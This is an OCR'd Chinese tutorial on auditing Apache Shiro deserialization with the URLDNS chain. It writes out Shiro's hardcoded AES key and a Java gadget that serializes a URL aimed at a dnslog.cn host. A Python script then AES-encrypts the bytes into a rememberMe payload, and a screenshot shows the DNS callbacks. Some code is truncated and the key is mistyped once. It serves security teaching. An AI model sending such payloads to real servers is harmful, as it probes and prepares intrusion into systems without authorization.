
self-educated















- 1 发送加密过程:
- 2 数据->序列化->AES->base64
- 3 接收解密过程:
- 4 base64->AES->反序列化->数据





```
import base64

self-educated

# 给定的 ASCII 数组
ascii_array = [-112, -15, -2, 108, -116, 100, -28, 61, -99, 121, -104, -120, -59,

# 将负数转换为对应的无符号字节
byte_array = [x + 256 if x < 0 else x for x in ascii_array]

# 将字节串转换为 bytes 对象
byte_string = bytes(byte_array)
```

运行: F:\PyProject\venv\Scripts\python.exe F:\PyProject\test\ascii-b.py

b'kPH+bIxk5D2deZiIxcaaaA==' 发现和代码中得到的key一致

进程已结束,退出代码0

```
10 AES/CBC/PKCS5Padding
11 key:
12 [-112, -15, -2, 108, -116, 100, -28, 61, -99, 121, -104, -120, -59, -58, -102, 104]
13 key+base64
14 kPH+bIxk5D2deZiIxcaaaA== key + base64以后的值
15
16 iv:
17 [37, 49, -89, -70, -80, -81, -123, 105, 11, -25, -8, 50, 34, -38, -49, -50]
18 [37, 49, -89, -70, -80, -81, -123, 105, 11, -25, -8, 50, 34, -38, -49, -50]
19
20
21 9HeqMrhfMFWiNmQwbUxE87gs/VJIOoO/+tgq+ack8sR0eNQtM4HgcIcp3IeCG+MoZLzCGAuSIWEnMoQHQLXc857m5XevbVAAkIABB1b2vRvaSgrLxruuV
i2ndJscdJh13TtI2yMeSu3UGhbvSrPxN9VnsqnLe3zhhwI6HmMyfj1kDWZKCarOIBvWkE+Pm31RTeR1vz3tFEy8PX9h+Bx2ybgRhMJbs1CzQHe0wDa2hq0
MoLg6NChw55pKFaOmQ68fP37+ixvQ7Bp9SccZzAjNIYo07rdB/norRLw5aa1Yz8FDZlJLcrVDkcQhtL4KJ0eqfkhqdgznSs7UHXD/
AMswxdurezv12Xyk2IMf8v0FQtAiRqWBnB4X7qEAg9J7/rFFzrKZ14e1In+EPbbHEMu955Q07MDYSEw/
32rv0oiQP2hQ0ebVkkaf7dVYz+yeLPsiKREGjLwtrWZcw8XfKEOPBxV2BGHgJ1Fm4DEIHJgQadguXZWztvAXvTwsK8ykj3
```

发送加密: 数据->序列化->AES->base64

发送序列化数据

接收序列化数据解密

3.3 JavaEE审计-Shiro-URLDNS利用链

(1) 换算上述key为base64数据:

```
1 import base64
2
3 # 给定的 ASCII 数组
4 ascii_array = [-112, -15, -2, 108, -116, 100, -28, 61, -99, 121, -104, -120, -59,
5
6 # 将负数转换为对应的无符号字节
7 byte_array = [x + 256 if x < 0 else x for x in ascii_array]
8
9 # 将字节串转换为 bytes 对象
10 byte_string = bytes(byte_array)
11
12 # 对字节串进行 base64 编码
13 base64_encoded = base64.b64encode(byte_string)
14
15 # 打印编码结果
16 print(base64_encoded)
```

转换该值

(2) 编写脚本生成序列化利用字节流对象:

```
4 import java.lang.reflect.Field;
5 import java.net.URL;
6 import java.util.HashMap;
7
8 public class URLDNS {
9     public static void main(String[] args) throws Exception {
10         HashMap<URL, String> hashMap = new HashMap<>();
11         URL url = new URL(spec: "http://vgvja18.dnslog.cn");
12         //通过反射获取 hashCode 方法
13         Field f = Class.forName("java.net.URL").getDeclaredField( name: "hashCode");
14         f.setAccessible(true); //绕过Java语言权限控制检查的权限
15         f.set(url, 0xdeadbeef); //hashCode第一次默认为 -1 会触发执行dns payload, 所以这里设置为任意值, 防止触发
16         hashMap.put(url, "time"); //这里传入任意值, 不为 -1 同上 防止触发
17
18         f.set(url, -1); //重新设置为-1, 确保反序列化的时候触发。
19
20         ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream( name: "xiaodi.txt"));
21         oos.writeObject(hashMap); //将序列化的内容写入到bin文件中
22
23     }
24 }
25
26 }
```

(1) 对上述生成的字节流数据, 进行base64和AES加密:

```
1 from crypto.cipher import AES
2 import uuid
3 import base64
4
5 def convert_bin(file):
6     with open(file, 'rb') as f:
```



```

7         return f.read()
8
9     def AES_enc(data):
10         BS = AES.block_size
11         pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
12         key = "kPH+bIrk5D2deZiIxcaaaA=="
13         mode = AES.MODE_CBC
14         iv = uuid.uuid4().bytes
15         encryptor = AES.new(base64.b64decode(key), mode, iv)
16         ciphertext = base64.b64encode(iv + encryptor.encrypt(pad(data))).decode()
17         return ciphertext
18
19 if __name__ == "__main__":
20     data = convert_bin("urldns.txt")
21     print(AES_enc(data))

```

The screenshot shows a Python IDE with the following details:

- File Explorer:** Shows a project structure with files like `123-1.py`, `urldns.py`, `urldns.ser`, `URLDNS.txt`, `x.txt`, `xiaodi.txt`, and `加密后的文件.enc`.
- Code Editor:** Displays the `urldns.py` file with the following code:


```


21
22 if __name__ == "__main__":
23     data = convert_bin("xiaodi.txt")
24     print(AES_enc(data))

```
- Console Output:**
 - Command: `F:\PyProject\venv\Scripts\python.exe F:\PyProject\test\urldns.py`
 - Output (highlighted in a red box):


```

J9HKmdWsTa0zDwGPQYivTLxGv4CoESDhEggXvnhyg5fiaJ8TfrfxRJ0G20mNRdpz9eHawrjR,
+UeVoMsW8Cr2LFAJkwGhhyQXHdfKQKH977qZ8k6mQaoPtE+tc+okfdrcXgZTCI8Fo1TFhPmRkMKXp3bctV1k4R1pqFYNSMQhXks,
+AF0VT5WC/yxPyZactrlqAP3V+YeY6LvG0L+PaP7f8z0WhvB0/HZcL8sJk11SU68fuovM6fMU7G,
+EuBhNRrfC4RhEgSvfcoTzeNLQNiUWARuyAGV8VwzQUafz1yhbw3VzFkUWbo0jz2PBs6NgkFMq3t0xDGo50,
+mG290JTCBrLtITEL4a9tyy4+rI0bxpHHTufNzn62IYLDNEUAMRAG

```
 - Label: **生成payload** (Generate payload) points to the output string.
 - Final message: **进程已结束, 退出代码0** (Process ended, exit code 0).



DNSLog.cn

Get SubDomain Refresh Record

iftvrs.dnslog.cn

DNS Query Record	IP Address	Created Time
iftvrs.dnslog.cn	124.65.18.100	2023-12-02 21:26:22
iftvrs.dnslog.cn	103.142.234.100	2023-12-02 21:26:19
iftvrs.dnslog.cn	103.142.234.100	2023-12-02 21:26:19

Copyright © 2019 DNSLog.cn All Rights Reserved.

接收到数据

